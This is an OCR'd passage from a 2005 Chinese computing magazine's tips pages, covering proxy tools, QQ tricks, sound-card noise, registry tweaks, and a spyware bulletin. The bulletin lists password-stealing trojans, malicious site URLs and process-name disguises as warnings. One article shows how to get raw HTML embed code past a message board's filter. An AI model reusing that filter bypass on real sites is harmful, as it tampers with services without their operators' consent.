（3）不易找到速度最快的代理：用手工验证和主观感觉来测试代理的速度实在不太科学，工作量也太大。

所以，有必要借助一些代理辅助工具来帮助我们舒舒服服地使用代理。

我要找代理

寻找代理本身就是件麻烦事，然而用这个小工具却可以“化腐朽为神奇”，使寻找代理的过程变得轻松有趣。

第一步：启动“代理超人”，选择菜单“搜索→搜索代理”。软件即开始搜索代理服务器，下方状态栏中会显示当前搜索的进度，中间的列表部分显示搜索到的代理服务器地址及端口（见图）。



第二步：为了防止搜索到的代理服务器失效，我们还要对其加以验证。选择菜单“搜索→验证代理”。此时软件将对刚才搜索到的代理服务器进行验证。

第三步：由于我们要找的是国内的代理，所以在国家一栏中找到显示为“中国”的服务器地址（“验证状态”必须为“验证完成”，“匿名程度”必须为“普通匿名”或“透明代理”）。

代理超人小档案

- 软件版本：1.1　　软件大小：648KB
- 软件性质：免费软件　　运行平台：Window 2000/NT/XP/2003
- 下载地址：http://www.newhua.com/cfan/200502/proxysm.rar
- 软件备注：该软件为绿色软件，下载解压后直接运行其中的proxysm.exe即可启动“代理超人”。

小提示

选择菜单“高级→系统设置”，在“整理选项”标签中将“保留国家及地区的代理”设置为“中国”，然后在“验证选项”中勾选“验证代理所在地区”就可以在验证过程中过滤掉其他国家的代理服务器，从而缩小结果范围。

我要设置代理

一般情况下找到一个代理服务器地址都需要在IE的选项中进行设置，然后还必须重启IE才能使代理生效，用“代理超人”则可以使这个过程大大简化。

第一步：（假设你已经按照上文中的步骤对代理进行了搜索和验证。如果需要手动加入代理地址，可以选择菜单“管理→新增代理”然后在弹出窗口中进行设置）在“代理超人”的代理列表中选中所需设置的代理。

第二步：选择菜单“使用→启用代理”，代理即设置完毕，如果对此设置不满意，可以通过“使用→停止代理”来取消刚刚设置的代理服务器，设置和取消均无须重启IE即可生效。

我懒，我要全自动

能不能把搜索、验证、切换代理等工作全都交给软件，实现全自动呢？

第一步：选择菜单“高级→系统设置”，在“常用选项”标签中勾选“随操作系统启动软件”和“自动执行智能代理”（如没有更改过默认设置则可跳过此步）。

第二步：切换到“智能选项”标签，勾选“定时自动重新搜索代理”，将右侧的“每隔×小时自动重新搜索代理”设置为1，以保证搜索到的代理不至于失效。

第三步：选择菜单“使用→智能代理→启动智能超人”，接下来的一切工作都由“代理超人”帮你搞定。

小提示

在个别网络环境中启用“智能超人”功能可能会在验证过程中长时间停止，可以选择菜单“高级→系统设置”，并在“搜索选项”标签中将“搜到×个代理就停止搜索”设置为20左右。

CF [YY31]

不是会员也玩QQ群

■ LVD

★★

“物以类聚，Q以群分”，QQ的点对点聊天方式正在悄然发生改变，大家现在更乐意在QQ群中热热闹闹地聊上一把。而在默认状态下，非会员的QQ号并不能建立群，迫切想成为“群主”的网友们不得不每月交银子申请QQ会员。其实非会员也一样能够玩转QQ群！

*本文中关于QQ群的操作均在QQ2004IIBeta3中测试通过，如果你无法实现其中某些操作，建议升级至此版本。

A.当你的在线时长超过1520小时(QQ等级16)：

首先切换到QQ的“群/校友录”面板，右击空白处，在弹出菜单中选择“创建一个群”，然后根据向导的提示填写要申请的群组的类型、名称、简介等资料。一路“下一步”直到向导进行到“请为您的群组设定成员”时，在右侧的好友列表中勾选要添加至群中的好友即可(勾选好友分组可将该组中的所有好友选中)。接着继续点击“下一步”，完成群的创建。

B.当你的在线时长不满1520小时：

第一步：用IE打开http://school.qq.com，在页面左侧的“登录校友录”框中输入自己的QQ账号及密码后登录。点击页面左侧的“个人名片”链接，填写好各项个人资料后提交。

第二步：点击页面左上角的“QQ校友录”图片回到校友录首页，在页面中的“搜学校”部分中随意选择“所在地区”和“学校类别”(如：“北京”和“大学&大专”)，“关键字”处留空即可，点击下方的“搜索”。

第三步：页面转入“搜索结果”，在页面中的“学校列表”处随意选取一个点击进入(如：“清华大学”)。

第四步：进入学校页面，页面中间的是“班级列表”，在班级列表的下方找到“创建新班级”，填好“班级名称”(如：“CFAN”)点击右侧的“注册”，提示创建成功(如果此号码已经创建过一个群的话会提示“创建失败”)。



第五步：此时在QQ上会收到一条系统消息提示已加入该群(见图)，在群“群/校友录”面板中就能找到刚才创建的群了。

小提示

★非会员QQ号码只能用以上方法创建一个群。

★QQ高级群支持4个管理员并拥有更大的共享、相册空间，免费的升级方法可参考本刊今年第一期中的《免费得QQ高级群》。

CF [YY32]

MP3搜索引擎航母系列

简便而不简单 搜索歌曲专辑

一搜 Yisou.com

在互联网上搜索歌曲，常常一找一大堆，许多单曲更是反复出现；另外还有一些专辑，专辑名并不是歌曲名，比如去年迪克牛仔出的“本色”专辑中，并无“本色”一曲，在这些情况下，我们就要用到“歌曲专辑搜索”功能了。

搜索歌曲专辑跟单曲搜索并无不同，直接输入专辑名并点按“搜索”就ok。

不过要注意的是，大多数专辑都是以其中的某首歌为专辑名，这样的话，我们输入的是专辑名，搜索引擎却是按单曲名字进行搜索的，所以找出来的结果还是很多，比如我想找“我很丑可是我很温柔”这个专辑，大部分搜索引擎找到的却是单曲信息。

如何精确地找到单曲所属的专辑呢？在此，小生向大家推荐一个好东西，用“一搜(mp3.yisou.com)”的“所属专辑”轻松搞定歌曲专辑的查找。

在一搜输入专辑名或某个单曲名然后查找，在搜索结果中有一个“所属专辑”的栏目，这个就是我们要查找的专辑，点击进去就是该专辑中所有的歌曲。如图：



怎么样，操作简便吧，不过它的技术可不简单哟！目前国内这么多搜索MP3的网站，就只有“一搜”提供这个功能。

(四川/小生)

不是管理员也能在校友录放大片

★★★★

■黑龙江 王学工

在2004年第22期里看到《校友录里看大片》一文后，觉得要求有些苛刻:班级宣言乃区区弹丸之地，只能放一部片子，另外操作者必须是班级管理员。那我等普通班级成员，就只能望而兴叹，无可奈何了么？当然不是，因为不是管理员一样可以在校友录里放大片！

第一步:找到想要在校友录中播放的影片地址，这里以2004年第22期中"开往春天的地铁"为例。

第二步:登录 http://alumni.chinaren.com/ 并进入班级，点击页面中的"班级共享→添加文件"(见图1)。



图1

第三步:在弹出页面中选择添加链接，在"URL:"后的输入框中的"http://"后随便添加什么，比如"12345"，"说明:"输入框中填写电影名称(如"开往春天的地铁1.wmv")，点击"添加共享"按钮(见图2)。




图2

第四步:点击页面中的"班级留言"，在留言列表最上端位置可以看到一行留言:"我刚刚在班级共享里上传了一个好东东:@开往春天的地铁1.wmv，大家快去看看吧"(如果没有出现，可以稍候再刷新)。

第五步:点击该留言右上角的笔形图标对留言进行编辑(见图3)，页面切换至"留言编辑"框中，在编辑框中删掉原来的留言，并输入以下代码(将其中src=''中的"mms://xxxx"修改为你需要播放的电影的地址)。

```
<embed name="mplayer" type="application/x-oleobject"
```



图3

```
src='mms://61.175.132.216/vod/开往春天的地铁1.wmv'
controls="ControlPanel,StatusBar" width=460 height=268 border=0
autostart=true loop=true>
```

第六步:确认代码无误后点击"发表留言"。怎么回事？留言里显示的分明还是刚才写的代码！很失望吧？别灰心，点击这条留言代码右上角的笔形图标进行编辑，但不做任何更改，重新点击"发表留言"，这时在留言列表里便出现了Windows Media Player的播放界面(如果仍无法显示，可以尝试多编辑几次)。

小提示

★如果想播放其他格式的电影，请参考本刊2004年第22期《校友录里看大片》一文。

★用上文中的方法可以在留言中播放Flash动画(见图4)，代码如下(将src='' 中的http://xxxx替换为需要播放的Flash文件地址即可)。



图4

```
<embed src='http://news.0451.net/yspd/flash/fun/xiaohua.swf'
width=400 height=300 type="application/x-shockwave-flash"
quality="high">
```

最后给大家几点注意事项:

1.在将大片嵌入留言前建议先把大片的链接放在IE地址栏中打开，测试一下是否可以正常播放。

2.第五步很关键，在重新编辑留言时不要做任何更改。

3."班级共享"中上传的链接不要删除，否则留言里好不容易加入的大片也会一起消失。

CF [YY33]

间谍软件及木马播报

上网助手
IE修复 广告及插件拦截
地址栏搜索 痕迹清理

为更好地清除各种互联网上传播的病毒，保护各位读者的电脑安全，本刊特联合深受网民喜爱的互联网安全工具上网助手推出间谍软件及木马播报。

上网助手2005已完成了反间谍软件及反木马的升级，并保证每周升级，下载链接为http://zs.3721.com/。

重点间谍软件及木马

名称：蜜蜂变种F　**危害程度**：★★★★★

特征：使用屏幕保护程序时会自动启动该程序，并用病毒文件将它们替换。该程序能偷窃QQ密码和多种网络游戏的账号、密码，如"传奇"、"奇迹"、"千年"等游戏的登录信息，并发送到特定的邮箱。

名称：武汉男生2005变种C　**危害程度**：★★★★

特征：通过QQ、网易泡泡、UC、MSN Messenger等聊天工具向好友发送虚假信息，同时还会窃取"传奇2"当前登录用户的用户名、密码、密保、区域、服务器、角色名、职业、等级、随身装备、背包装备、获取时间、机器名等资料。

解决办法：请到上网助手网站zs.3721.com下载相关程序。

本期间谍软件及木马提示

名称	类型	危害表述	危害程度
"解冻"变种B	后门	利用网络即时通讯工具或CGI接口通知后门制造者	★★★
天堂地狱火	木马	盗取玩家的游戏账号密码、装备	★★
密码监视者	木马	窃取中国游戏在线中心的账号和密码	★★

解决办法：上网助手2005能彻底查杀上述间谍软件及木马，请到上网助手网站zs.3721.com免费下载最新程序。

恶意网站举报排行榜

恶意网站会释放各种恶意代码，给网上浏览造成干扰，主要表现包括：篡改IE首页、泄露上网隐私、使QQ乱发消息等，严重的还会感染木马。本期受到最多举报的恶意网站排行如下：

网站链接	网站名称	举报量
http://www.1yin.com/	免费音乐	712
http://213.159.117.133/	Cool Web Search	652
http://web.yi68.com	无限魅力、无限可能	630
www.511dy.com	511免费电影	438

解决办法：上网助手2005的IE修复功能可完全恢复被上述恶意网站篡改的IE设置，请到上网助手网站zs.3721.com免费下载最新程序。

消息：上网助手隆重推出"IE修复专家2005"，免费下载还送惊喜大奖。

打开浏览器就能用Photoshop

★★　■杨朝栋

在阅读本文前，请先确认你符合以下情况中的一种：

A.电脑配置低，无法使用Photoshop等大型图片处理软件。

B.在外地旅行，用DC拍摄的照片急需处理后与家人分享，却苦于无法找到安装了Photoshop的网吧。

C.只需简单对照片进行一些特效处理，不想购买或安装图片处理软件。

只要你的机器还能上网，这些问题都可以解决，因为我们有IE里的Photoshop。

第一步：用IE打开http://guozheimeng.qswx.com/photoshop.asp，进入WEBPS(IE版图像处理工具)页面。

第二步：点击页面左上角"选择图片"右侧的"浏览"按钮，在弹出的文件选择框中选择需要处理的图片，确认后点击"上传图片"，稍等片刻后图片就上传至服务器中可供编辑了。

第三步：通过"选择图片"下方的"基本操作"栏中的一排按钮，可以对图片进行"反转片"、"补光"、"老镜头"、"减光"、"柔化"、"锐化"、"旋转"、"黑白"和"裁剪"处理(在使用裁剪功能时应注意：框选图片采用两次单击方式，而非传统的拖放)。

第四步：照片上如果能留下照片的说明文字该有多好。在"添加文字"中将要加入的文字、颜色、透明度、字体及大小、文字插入图片的坐标设置完毕后，点击"加字"。

第五步：把照片加工成"艺术照"，用小小的WEBPS也能做到。在页面右上角的"滤镜效果"中的"艺术滤镜"下拉列表中选择需要的滤镜效果(注意：选中后无须点击其他按钮即开始生成滤镜特效)。

第六步：在"改变大小"中填写想要的宽和高，点击"改变尺寸"(建议勾选"锁定比例")。在"压缩包Jpeg"中选择合适的压缩率(建议采用60或70)，点击"压缩图片"。

第七步：在页面左上点击"保存图片"，在弹出的文件保存框中选定文件保存的位置，即可下载自己的"杰作"了。

你知道吗

WEBPS的原理

WEBPS使用了ASP组件、HTML和JavaScript技术在用户浏览器中显示一个操作界面的网页，然后将用户在此网页上的操作指令(操作按钮、滤镜特效等)传递给在服务器上运行着的图片处理程序，待服务器上的图片处理完毕后，再将结果返回到用户所见到的网页上，这样看起来就好像一切处理都是通过网页完成的。

CF [YY34]

声卡有噪音没关系 六招还它美妙歌喉

便宜声卡降噪完全对策

★★★★

■ 北京 天马行空

经常听到很多人在说，"我的声卡在使用过程中噪音很大，尤其是将音箱的音量开大后，噪音就更明显了！"如何应对，且看噪声较大的故障主要是指电脑在运行影音软件软件时，音箱中发出的声音背景中夹杂有不正常的声音，比如啸叫、"嗡嗡"、"沙沙"等声音。声卡在使用过程中，都不可避免地会出现声卡发出过大噪音的现象。很多情况下，我们是可以合理地将噪音降到最低的。

分析声卡噪音的来源

声卡噪音是一个普遍性的问题，一般来说，声卡主芯片由于是在数字信号下工作，质量都不会有问题，而噪音主要是由廉价模拟电路中产生的。主要原因是声卡上的功率放大电路过于廉价，再加上所使用的电容大多也是极为普通的铝电容，这样很大程度上导致了噪音的产生。

相信很多人分不清这些噪音到底是声卡引起的，还是音箱引起的。这里教大家一个简单可行的方法：断开有源音箱与声卡之间的信号连接线路，并接通音箱的电源，再调大音量旋钮。此时如果有杂音，则是音箱有问题。否则的话，就是声卡的问题。

将声卡降噪进行到底

本文主要向大家说明声卡引起的噪音，遇到这种情况，最好的办法当然是换声卡，但如果不想花钱，也可以用以下几种方法。

1.将有源音箱接在声卡的Line out接口

一般来说低档外接声卡都有两个音频输出插座，一个是Line out，另一个是Speaker。Line out插座输出未经过放大的音频信号(高阻)，用于接音箱或放大器；Speaker插座输出经过声卡内置放大器放大的音频信号(低阻)，用于接无源音箱或喇叭。对于有源音箱，最好接在声卡的Line out端，它输出的信号没有经过声卡上的功率放大电路，而用有源音箱中的功放电路取而代之，噪音就相对要小得多。否则接在Speaker输出端，由于阻抗不匹配，音频杂波信号经过声卡上功率放大电路的放大，带来的失真会使得噪音大得多。不过，需要注意的是，低档音箱一般是不会有高质量的功放电路的，也只有中高档音箱才有实际意义。用鼠标左键双击任务栏右侧托盘上的小喇叭图标，在随后弹出的"VolumeControl(音量控制)"窗口中看看"PC Speake(PC扬声器)"栏下是否勾选了"静音"(见图1)。



图1

2.不要使用系统默认安装的驱动程序

在安装声卡驱动程序时，要选择"厂家提供的驱动程序"而不要选择"Windows默认的驱动程序"。尤其是Windows XP，太自作主张，系统安装好后，一般会自动安装好驱动程序。

如果已经安装了Windows自带的驱动程序，可以选择"开始→设置→控制面板→系统→设备管理器→声音、视频和游戏控制器"，右击其中设备，选"属性→驱动程序→升级驱动程序→从软盘安装"。这时插入声卡附带的磁盘或光盘，装入厂家提供的驱动程序。

3.PCI设备也会产生噪音

声卡容易被其他PCI扩展卡干扰，一般是因为PCI扩展卡采用Bus Master技术，该技术造成当挂在PCI总线上的硬盘进行读写、光驱进行读盘等操作时，放大了背景噪音的缘故。建议将PCI扩展卡间隔插到PCI插槽上。

建议大家进入BIOS设置程序，将"HDD S.M.A.R.T Capability"设置为"Disable"。我们在使用光驱拷贝数据时，有时音箱中会传出"呜呜"的光驱高速转动的声音，这就是干扰。光驱高速工作时的干扰脉冲，通过数据线或电源线，也可能是空间的辐射，被音箱进行放大传出。而这起故障应该是硬盘在故障发作时，硬盘的主轴电机可能出现失控的现象，并产生强磁干扰。这些干扰信号被音箱放大，才产生了烦人的"吱吱"声。

4.声卡与扩展槽接触错位

由于很多机箱制造精度不够高，声卡外挡板制造粗糙或安装时没有安装到底导致声卡不能与主板扩展槽紧密结合。拔下声卡后，仔细观察，如果发现声卡上"金手指"有较明显的擦痕，表明与扩展槽簧片有错位，这就造成数模信号不能得到完全正确的传递。这种现象在PCI卡上都有，属于比较常见的故障。一般把声卡外挡板校正好即可解决问题。

平面照片玩新意　立体照片巧变身

巧用数码相机拍摄立体照片

★★

■ 广东　向勇飞

看过立体电影的人都知道，立体电影银幕上的影像能产生立体感，使人觉得如同身临其境。现在我们用数码相机所拍摄的照片，与普通电影银幕上的影像一样，不能产生这种立体感，那么有没有办法使拍摄出来的照片产生立体感呢？本人做了一下实验，所拍摄的照片立体感令人满意。有兴趣者不妨按下述方法一试。

第一步：准备一台数码相机，选定一个近距离的被摄景物（距离相机1.5～3m 效果最好）。

第二步：用木板做一个相机架（见图1），使拖板的左右行程为人的两眼间距5.5cm～6cm。



图 1

第三步：将数码相机固定在拖板上，然后对同一个被摄景物拍摄两张照片（将拖板置左边右边各拍一张，在这个过程中不可以移动底托）。记住照片所属左或右。

第四步：完成后上传到电脑，用Photoshop分别打开左右两张照片，屏幕上显示的照片就成为一对立体因素的照片（见图2）。这种立体效果的照片是两张一组的，每一张代表一只眼看到的景象。



图 2

第五步：观看需要用到双筒折射式望远镜，笔者在地摊上花30元购买了一个，其两目镜中心距离为5～7.3cm可调，两物镜中心距离为11.5～13.5cm。

第六步：观看时将目镜和物镜拆掉不用。将屏幕上的左右两张照片显示缩小为30%，左右照片的中心距离调整为12cm（望远镜两物镜的中心距离），这时可拿望远镜观看，两眼紧靠望远镜，将望远镜与屏幕的距离调整为40cm左右，待目光调整适应以后，就觉得两幅相片向中央并拢重叠，眼前就显现出一幅立体照片了。 CF [YY36]

5.光驱音频线的信号地线与声卡地线不共地

为了能使光驱直接欣赏CD音乐，光驱提供一个四芯的音频线可供连接到声卡上。由于电源线上的等效电感对光驱等负载的影响较大，虽然声卡的地线与光驱音频线的信号地线相连，但不共地，存在一定的电位差，会通过音频线中的信号地线流动，造成光驱启动时产生噪音。同样声卡的CD输入端地线与光驱音频线的信号地线相连也存在同样的问题。当CPU、硬盘、光驱等硬件运行速度越来越高时，机箱内的高频噪音干扰也就越来越大。解决这个问题的方法是在光驱和声卡之间用光电　合器把地线隔离起来，防止因电位差而引起的噪音串入电路，同时起了降噪效果。另外，为了过滤掉硬盘、光驱和CPU风扇所产生的干扰信号的影响，可以缩短IDE接口电缆线和CPU风扇的电源线。

6.麦克风与声卡连线未使用屏蔽线

麦克风与声卡连线未使用屏蔽线或屏蔽接地不良，外界的高频干扰信号通过麦克风输入电路均会引起噪音。这时如果取下麦克风，噪音会马上消失。如果使用了屏蔽线，请检查线外屏蔽层是否接地良好。

让板载声卡不再“爆音”

板载声卡除了独立声卡可能发生的故障以外，由于它通常需要借助CPU的支持才能完成音频解码工作，故硬件系统对它工作的正常与否也有着很大的影响。因此，板载声卡会出现〝爆音〞现象。

由于板载声卡数字音频的处理过程完全依赖于CPU。因此，如果在播放音乐的同时CPU还要处理其他任务，尤其是对硬盘进行频繁的读写操作时，就会出现较大的〝爆音〞。这时可尝试通过关闭硬盘的DMA选项来消除这种影响，不过这样做是以牺牲硬盘性能为代价的。

有时候，大家可能会遇到运行某些程序时出现声音断续的问题。大家应检查硬盘的传输模式是否为DMA。然后，可以将DirectX诊断工具里的声音选项卡中的〝完全加速〞调整为〝基本加速〞（见图2）。如果有更新版本的声卡驱动程序，一定要及时下载更新。通过上述几个步骤，一般情况下〝爆音〞现象会减轻或消除。



图 2

CF [YY35]

系统密技E卡通

让DOS文件或文件夹的名字显示在左边

在Windows 2000或以上系统中，通过“开始→运行”输入“CMD”打开命令提示窗口，然后用“DIR”命令查看文件，我们发现所显示的文件列表和以前的DOS是不一样的，它的文件列表信息是“日期→时间→目录（DIR）→文件大小→名字”这样来排列的，和以前的正好相反！这样，让我们这些已经习惯了以前那种排列方式的用户很不习惯，怎么才能返回到以前的那种情况呢？

很简单，改变一下用户的环境变量就可以了，方法是：用Win＋Break组合键打开“系统”属性，在高级标签中单击“环境变量”；单击“新建”打开“新建系统变量”窗口，输入“变量名”为dircmd，并将“变量值”设置为/-n，确认所有操作即可。这时，你可以打开命令提示窗口，用DIR命令看看文件列表的排列方式是不是习惯多了？

(Weiyu)

系统密技E卡通

乱码快速纠正

有时打开一些TXT文档时，发现里面的内容都是乱码，不能正常显示，那是因为在“记事本”中不能切换编码造成的。一般IE的编码都设置为“自动选择”，所以只要把此文档拖到IE 览框，IE就能选择正确的编码来显示此文档的内容了。

(Heelen)

系统密技E卡通

设置非标准刷新率

显示器的刷新率一般有60HZ、75HZ、85HZ等刷新频率可以设置，但如果想设置成其他非标准的刷新频率有什么办法呢？在“开始→运行”中输入“dxdiag”，依此打开“其他帮助→替代”，在“替代值”处输入自定义的刷新频率即可。

(彭晓博)

系统密技E卡通

快速卸载Media Player的鼠标右键选项

系统安装Windows Media Player（简称WMP)后，在WMP所支持的影音文件上右击，可发现该菜单自动添加了“添加到同步列表”和“添加到刻录列表”这两个选项。这样影音文件的右键菜单就可能看起来很乱，比如安装了Foobar2000后也会在这些文件的右键菜单中添加自己的控制选项。对于许多朋友来说，这两个选项没多大用处，而且WMP资源占用通常比较大，大家通常会选用其他专业的播放软件而非WMP。其实，可以把这两个选项卸掉，点击“开始→运行”，然后输入“regsvr32 /u wmpshell.dll”，确认弹出窗口即可。

小提示：卸载后，可以通过运行regsvr32 wmpshell.dll命令找回已经卸载的选项。（weiyu）

系统密技E卡通

木马和病毒的惯用伎俩

现在一些非常恶劣的病毒、木马利用用户不敢轻易对系统文件或者系统进程“下手”的弱点，采用障眼法，将自己伪装得和系统文件、进程极其相似，借以避开用户的剿杀：

★修改常见程序或进程个别字符：有一个名为“Falling Star”的木马，其进程名称为“internet.exe”，和系统的输入法进程“internat.exe”只差一个字母；而另一种木马病毒“WAY无赖小子”的服务端进程名称为“msgsvc.exe”，与系统基本进程“msgsrv32.exe”很相似。类似的还有Explorer.exe和Exp1orer.exe（后者用数字“1”取代了字母“l”)等。

★修改扩展名：在Windows 9x的基本进程中有一个名为Kernel32.dll的进程，而著名的冰河木马的服务端进程为Kernel32.exe，两者只是扩展名不同，很容易就被我们所忽略。另外，如果你发现了“Shell32.exe”这个进程，可千万不要因为它和“Shell32.dll”进程相似就放过，前者可是木马病毒。

(weiyu)

系统密技E卡通

禁止IE的菜单栏

使用资源管理器或IE时，我们通常只需通过工具栏的按钮来操作，比如后退、前进等，如果对这些操作的快捷键熟悉，甚至只需要键盘即可。如果是这样，那么如果能让资源管理器或IE不显示菜单栏，不就可以显示更多内容了么？

方法：打开注册表编辑器，找到[HKEY_CLASSES_ROOT\CLSID\{5b4dae26-b807-11d0-9815-00c04fd91972}]，将此分支删除即可。

（Limited）

系统密技E卡通

手工禁止待机

当使用待机命令无法正常进入STR(挂起到内存)状态，如果实在找不到解决的方法，可以将待机命令禁止，省得不小心运行了这个待机命令给我们带来不必要的麻烦，方法：在记事本中输入以下内容，另存为DisableDJ.reg，然后将其合并到注册表中，重启即可。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ACPI\Parameters]
"AMLIMaxCTObjs"=hex:04,00,00,00
"Attributes"=dword:00000070

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ACPI\Parameters\WakeUp]
"FixedEventMask"=hex:20,05
"FixedEventStatus"=hex:00,84
"GenericEventMask"=hex:18,50,00,10
"GenericEventStatus"=hex:10,00,ff,00
```

（weiyu）

CF[MJ01]

巧妙拆合Word表格

首先，将光标定位到要拆分表格的某一行上，然后按下Ctrl＋Shift＋Enter组合键。这时，表格中间就自动地为你插入了一个空行，与此同时也就实现了将一个表格一分为二的目的。

如果要把两个单独的表格合并为一，只要将光标定位在两个表格之间的空行处，按下DEL键即可。

（浙江　张祖平）

音乐循环放

在豪杰音频解霸中，如果想随机播放音乐，可以使用如下方法进行设置：选择菜单中的“控制→随机顺序播放”。

（CDB）

豪杰解霸也能播放Real10视频

现在越来越多的RMVB视频是用Real10进行编码的，而豪杰解霸V8版原本是不支持Real10的，所以有些RMVB文件无法用豪杰解霸V8播放。现在，你可以从http://update.herosoft.com/update/real10.exe下载豪杰解霸V8的Real10解码器，从而使解霸能够正常播放Real媒体。

（CDB）

听歌的时间不再调整音量

在用Foobar 2000欣赏音乐时，由于音频文件声音大小不同，所以需要不停地调整音量大小，非常麻烦。后来经过搜索，发现可以使用增益播放来固定音量大小。具体的方法如下：进入Foobar 2000，选择菜单中的“Foobar2000→参数设置”，然后在窗口左侧选择“回放”，接着在窗口右侧的“播放增益模式”下选择“专辑增益”，点击“全部保存→关闭”按钮。回到Foobar 2000主窗口，在文件列表中右击，选择“播放增益→作为专辑扫描”，这样列表中所有音频文件的声音就会一致。

（BCD）

让My MPC·暴风影音不保存历史记录

My MPC·暴风影音使用一段时间后，会在打开文件对话框中保存以前打开过文件的历史记录，虽然可以通过修改配置文件mplayerc.ini来删除这些记录，但是以后打开过的文件还是会记录下来，还要重新删除，显然这样做很麻烦。其实可以通过下面的设置，让My MPC·暴风影音不再保存历史记录：单击“查看”菜单下的“选项”，在设置窗口中，取消“播放器”面板下“记住最近打开的文件”项的勾选即可。

（江西　朱春林）

给你绿色的五笔

如果你喜欢用五笔，但在很多电脑上又无法使用，那么你可以试试由高手制作的绿色万能五笔，它安装(仅拷贝文件，生成快捷方式，并不写数据到注册表)后仅有1.2MB，你只要将它的安装目录拷贝到闪盘中，在其他电脑上运行其中的wnwb.exe文件就可以使用了。绿色万能五笔下载地址：http://www.newhua.com/cfan/200502/wnwb2005.exe。

（CDB）

修改Winamp文件关联图标

在安装Winamp后，所有MP3文件都会使用其默认图标，如果想更加个性化，可以直接用Winamp中内置的其他图标：打开Winamp，右击主窗口，选择“选项→参数”(或按Ctrl＋P)，在弹出窗口左侧选择“文件类型”，然后在右侧的“关联文件图标”中选择一款图标即可(见图)。



（CDB）

在Winamp中实现双击添加音频文件

默认，如果Winamp与MP3文件关联，则在直接双击MP3文件时，Winamp会自动清空文件列表，播放双击的MP3文件，如果不喜欢此功能，可以用下面的方法来实现双击后添加音频文件的功能：打开Winamp，按Ctrl＋P打开“参数设置”窗口，然后在窗口左侧选择“文件类型”，在窗口右侧勾选“在Windows资源管理器中双击时把文件加入播放队列(默认是播放)”项即可。

经过设置后，以后再双击音频文件时，Winamp会将新文件添加至播放列表中，而不会再去清空播放列表了。

（CDB）

把PowerPoint文件转成Word文件

在PowerPoint中打开演示文稿，选择菜单中的“文件→发送→Microsoft Office Word”。如果要将幻灯片嵌入Word文档，请选择“粘贴”。如果要将幻灯片链接到Word文档，请选择“粘贴链接”。如果为“链接”文件，那么在PowerPoint中编辑这些文件时，它们也会在Word文档中更新。

（广东　横扫一大片）

CF[MJ02]

网络密技E卡通

寻找遗失的Maxthon隐藏窗口

Maxthon最小化至系统托盘后，有时会出现系统托盘图标自动消失的情况；有时，将多个Maxthon程序进程全部隐藏（使用热键Alt + ~）后，利用热键却只能恢复一个Maxthon窗口。面对这一问题，仅凭Maxthon自身的功能是难以修复了。我们可以另辟 径使用“窗口隐藏器”将隐藏的Maxthon窗口重现（下载地址：http://nj.onlinedown.net/down/WndHider03.zip）。查看“系统所有隐藏的窗口列表”标签页并点击“刷新”按钮。然后在“窗口”列表中找到“Maxthon”项并选中，点击“显示”按钮即可看到隐藏的另一个Maxthon程序。如果当前还有其他隐藏的Maxthon进程，则重复此操作即可。

（飘零雪）

网络密技E卡通

备份Maxthon快捷组

使用Maxthon快捷组可以一步打开多个网页，比使用IE收藏夹方便了许多。但重装操作系统或更换了电脑后自己Maxthon快捷组的设置信息就会丢失，实在令人头疼。其实这些快捷组信息都存放在Maxthon安装目录下的Groups文件夹下以快捷组名称命名的CGP文件中，备份这些CGP文件，当需要恢复时将它们复制回Groups文件夹便可。

（ 艳力）

网络密技E卡通

GOOGLE，我用中文的

很多朋友都遇到过在 览器地址栏输入http://www.google.com后本应该转到中文Google站点，实际却转到其英文站点的问题，笔者发现只要你在 览中文Google时点了主页下方的“Google.com in English”链接后，以后每次访问Google时都会直接指向英文站点，就会出现上面介绍的现象。解决方法就是在Google首页中点击“Preferences”，然后在“Display Google tips and messages”列表中选择“Chinese(Simplified)”。设置完毕再访问Google时就会自动链接到中文搜索页了。

（Softer）

网络密技E卡通

QQ程序巧下载

QQ版本更新很快，如果我们试用了最新版后觉得资源占用太大，某些功能不好用，想换回旧版本的话怎么办？一般情况下都是直接到各大站点或QQ主页去下载，寻找起来麻烦操作过程也比较复杂。其实可以在当前使用的QQ中切换至“网络硬盘”标签，然后选择“公共资源→腾讯软件”，这里罗列了QQ的各种版本，直接下载即可。

（Softer）

网络密技E卡通

保存“不能保存”的网页

有时，大家在保存自己喜欢的网页过程中会出现“该页面不能保存”的提示，这是因为该页面使用了框架结构，所以在IE中不能保存。如果你使用Maxthon（MYIE2），可以选择菜单“文件→快速保存”即可将这些网页保存到本地硬盘。

（Softer）

网络密技E卡通

巧妙查看是否为对方QQ好友

在MSN中可以通过“工具→选项→隐私标签”查看对方是否把自己加为好友了。QQ默认没有提供这个功能，但用IE访问QQ秀页面（http://game.qq.com/qqshow）并以QQ账号登录，接着随便购买一件收费的QQ秀衣服并结帐，在结帐支付方式中选择“他人付帐”，在“他人付帐”弹出窗口中输入你想检测是否已加自己为好友的QQ号码，选择“提交”。如果出现“对不起，您必须是***的好友，才能向他索要QQShow商品”的提示，则说明对方没有加你为好友，或者曾经被加为好友但后来被删除了。如果出现索要信息发送成功的提示则说明你还在对方的好友列表中。

（Softer）

网络密技E卡通

用QQ表情玩魔法秀

QQ新开放的“魔法秀”功能可以在QQ秀上呈现出动画效果，因此非常受大家欢迎。不过最近该功能不能免费使用了，当在魔法设置中选择“基本魔法”时会出现“对不起，您的魔法券已经过期。（购买魔法券）”，看来不花钱是没法再使用该功能了。其实可以通过某种方法将这些基本魔法添加到QQ表情中，这样等于换了一种方式玩魔法，效果也很不错。方法是将QQ安装目录中QQShowMagic目录下的所有GIF图片添加到QQ表情中即可在QQ中通过表情玩魔法了。值得注意的是该目录下文件名中包含“_s”的是静态图象，实际使用中只添加动态图象即可。

（Softer）

网络密技E卡通

轻松提升论坛首页访问速度

论坛首页访问速度取决于很多因素，但和速度密切相关却又最容易让人忽视的却是不起眼的友情链接。如果你的论坛中添加的友情链接中的LOGO图片是来自其他网站的，那你的首页速度就会直接受到那个网站的图片访问速度的影响。因此只需将所有友情链接图片上传到论坛所在服务器上，就可以在一定程度上提高论坛首页访问速度。

（Lonely）

CF[MJ03]

硬件密技E卡通

清洁激光打印机搓纸轮防卡纸

